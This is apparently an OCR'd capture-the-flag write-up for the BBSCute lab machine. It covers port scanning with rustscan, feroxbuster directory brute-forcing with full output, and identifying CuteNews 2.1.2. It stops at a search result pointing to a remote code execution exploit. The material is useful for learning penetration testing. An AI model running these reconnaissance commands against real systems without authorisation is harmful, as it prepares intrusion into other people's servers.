

BBSCute

```
ping bbscute.local
```

```
rustscan -r 1-65535 -a bbscute.local -- -A -oN portscan
```




```
22/tcp  open  ssh      syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 04:d0:6e:c4:ba:4a:31:5a:6f:b3:ee:b8:1b:ed:5a:b7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDfExBygmjGp3e7nXpwC4vVz4LWCyYHz0L7j/LG/9jppdNt9Mu+zgnzKeiXSl7MUUNH
UGtsf9jjzxA3LwPpn7q8Tw/uqN/8+CMdmTyqa07Z2mVdmkzyokknCX40ZCBCUNPgQYTQYLW3GAmJMuHcE5d7SSyogWeqPbkM7Mub3×5rwY
UZbR
|   256 24:b3:df:01:0b:ca:c2:ab:2e:e9:49:b0:58:08:6a:fa (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBiSQebU59RFA2H+6WZcwxmwTS9j3i3t
|   256 6a:c4:35:6a:7a:1e:7e:51:85:5b:81:5c:7c:74:49:84 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF6g+3N64VFhd+Aw/pbyZ7+qU1m+PoxIE9Rmeo61lXIe
80/tcp  open  http     syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-favicon: Unknown favicon MD5: 759585A56089DB516D1FBBBE5A8EEA57
|_http-title: Apache2 Debian Default Page: It works
88/tcp  open  http     syn-ack ttl 61 nginx 1.14.2
|_http-title: 404 Not Found
|_http-server-header: nginx/1.14.2
110/tcp open  pop3     syn-ack ttl 61 Courier pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/coun
=New York
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US/
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-17T16:28:06
| Not valid after:  2021-09-17T16:28:06
| MD5:   5ee2:40c8:66d1:b327:71e6:085a:f50b:7e28
| SHA-1: 28a3:acc0:86a7:cd64:8f09:78fa:1792:7032:0ecc:b154
|     BEGIN CERTIFICATE
```



```
995/tcp open  ssl/pop3 syn-ack ttl 61 Courier pop3d
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryN
=New York
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US/orga
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-17T16:28:06
| Not valid after:  2021-09-17T16:28:06
| MD5:   5ee2:40c8:66d1:b327:71e6:085a:f50b:7e28
| SHA-1: 28a3:acc0:86a7:cd64:8f09:78fa:1792:7032:0ecc:b154
| -----BEGIN CERTIFICATE-----
| MIIE6zCCA1OgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBjjESMBAGA1UEAxMJbG9j
| YWxob3N0MS0wKwYDVQQLEyRBdXRvbWF0aWNhbGx5LWdlbmVyYXRlZCBQT1AzIFNT
| TCBrZXkxHDAaBgNVBAoTE0NvdXJpZXIgTWFpbCBTZXJ2ZXIxETAPBgNVBAcTCE5l
| dyBZb3JrMQswCQYDVQQIEwJOWTELMAkGA1UEBhMCVVMwHhcNMjAwOTE3MTYyODA2
| WhcNMjEwOTE3MTYyODA2WjCBjjESMBAGA1UEAxMJbG9jYWxob3N0MS0wKwYDVQQL
| EyRBdXRvbWF0aWNhbGx5LWdlbmVyYXRlZCBQT1AzIFNTTCBrZXkxHDAaBgNVBAoT
| E0NvdXJpZXIgTWFpbCBTZXJ2ZXIxETAPBgNVBAcTCE5ldyBZb3JrMQswCQYDVQQI
| EwJOWTELMAkGA1UEBhMCVVMwggGiMA0GCSqGSIb3DQEBAQUAA4IBjwAwggGKAoIB
| gQDIBsPdZDb45UVqWpRZiqVqbC1vCd4mXw2Qif5BWHME351unfanqY3pywEGOPha
| J7HuyhLzSF2dWmF3z8I+g4C5q4xO3MglQ2CHfJyAxvfk+pD7omcaFi3N7j5JnPsJ
| enmVWNalaI6bCPGcf1P5ymeHLK61FqL+/Rlaw2×2rsbA+XxNXPdrqOFA4XinNb09
| EiO/qSCmL1r9Q9bTrMkByecJ7iEUK5EwQBDUCoUywnJ+Pu0gExw3mdscKSb3oNw8
| IBZhY6jXGMqjrBQ4pwqWWV9/ljEXEQj6gEqSjweOyYoA3OuB9+5ppTBRzpB22bMq
| kvHnCO0u9h6tSjwZ7+vxynuaVKuyxcfMLl4bO7EYy/dZjJ2fWHZtGkGm4q/HZ97r
| M8gYeEoEr5s5jNmRVrxejO/9w5zNsrZCPt///bFF+h1TWvV1IaCchuxE32srOQfl
| UUgJ4XhgcqD6DaG5nqtJ7LrpN0TcvP373c6J8CJ2b/JSuyHP04TvAEEJYj+vMnVG
| ZsUCAwEAAaNSMFAwDAYDVR0TAQH/BAIwADAhBgNVHREEGjAYgRZwb3N0bWFzdGVy
| QGV4YW1wbGUuY29tMB0GA1UdDgQWBBTFu1JxVBbqWHll0UH7hPEBv+KFizANBgkq
| hkiG9w0BAQsFAAOCAYEADawbz6QNBk3+miizqqXooRU2wZcx+Du6iM92rKLNZCq+
| wEXZEdxGi/WSOY7UxrJbP6dfxvyIpmwsZjFOqNr3w3l0Y/Nwdw23o6gxOlkDFt9p
| dTopD2CYEwmIiRgT60ulZ+gIcHeJu4ExVQ8PDxRnWPEECodQHWrPBVyRa585FQB0
| YpUMjahA98qcvWCaNAI824uDZ9frptM4syzTKFjl/CYuhXGdNDTbq1fjaOJ1MXvh
| qCzKG3A4JLf3R448QtcB5n8LhgwO7w6y7XjBAPYmOcEiuBhRTzy2dzKHLhxXFaHI
```

On this machine 4 ports are open as **22, 80, 88, 110, 995**

On port **80**



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Let's fuzz on port 80

```
feroxbuster -u http://bbscute.local -w dir_big.txt -t 100 -no-recursion --dont-extract-links -x html,php
```




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/bbscute]
└─# feroxbuster -u http://bbscute.local -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100 -no-recursion --dont-extract-links -x html,php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.10.0
───────────────────────────┬──────────────────────
     Target Url            │ http://bbscute.local
     Threads               │ 100
     Wordlist              │ /root/Documents/ubuntu/Wordlists/dir_big.txt
     Status Codes          │ All Status Codes!
     Timeout (secs)        │ 7
     User-Agent            │ feroxbuster/2.10.0
     Config File           │ /etc/feroxbuster/ferox-config.toml
     Output File           │ -recursion
     Extensions            │ [html, php]
     HTTP methods          │ [GET]
     Do Not Recurse        │ true
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      368l      933w    10701c http://bbscute.local/
200      GET      368l      933w    10701c http://bbscute.local/index.html
200      GET      168l      396w     6175c http://bbscute.local/index.php
200      GET        2l       16w      105c http://bbscute.local/rss.php
200      GET        5l      206w     5182c http://bbscute.local/search.php
301      GET        9l       28w      313c http://bbscute.local/docs ⇒ http://bbscute.local/docs/
301      GET        9l       28w      316c http://bbscute.local/uploads ⇒ http://bbscute.local/uploads/
200      GET        1l        6w       28c http://bbscute.local/print.php
301      GET        9l       28w      314c http://bbscute.local/skins ⇒ http://bbscute.local/skins/
301      GET        9l       28w      313c http://bbscute.local/core ⇒ http://bbscute.local/core/
301      GET        9l       28w      315c http://bbscute.local/manual ⇒ http://bbscute.local/manual/
200      GET        1l        6w       28c http://bbscute.local/popup.php
200      GET        1l        7w       93c http://bbscute.local/captcha.php
200      GET      155l      752w     9522c http://bbscute.local/example.php
```

Found some of the php files but **index.php** may be interesting

Navigate on to the http://bbscute.local/index.php



bbscute.local/index.php

[redacted]

CuteNews news management system

Please sign in

User


Password

□ Remember me

(lost password)

Powered by CuteNews 2.1.2 © 2002–2023 CutePHP.
(unregistered)

Found **cutenews** version **2.1.2**
Check it on google for exploit



cutenews 2.1.2 exploit

About 3,070 results (0.33 seconds)

Exploit-DB
https://www.exploit-db.com › exploits

CuteNews 2.1.2 - Remote Code Execution

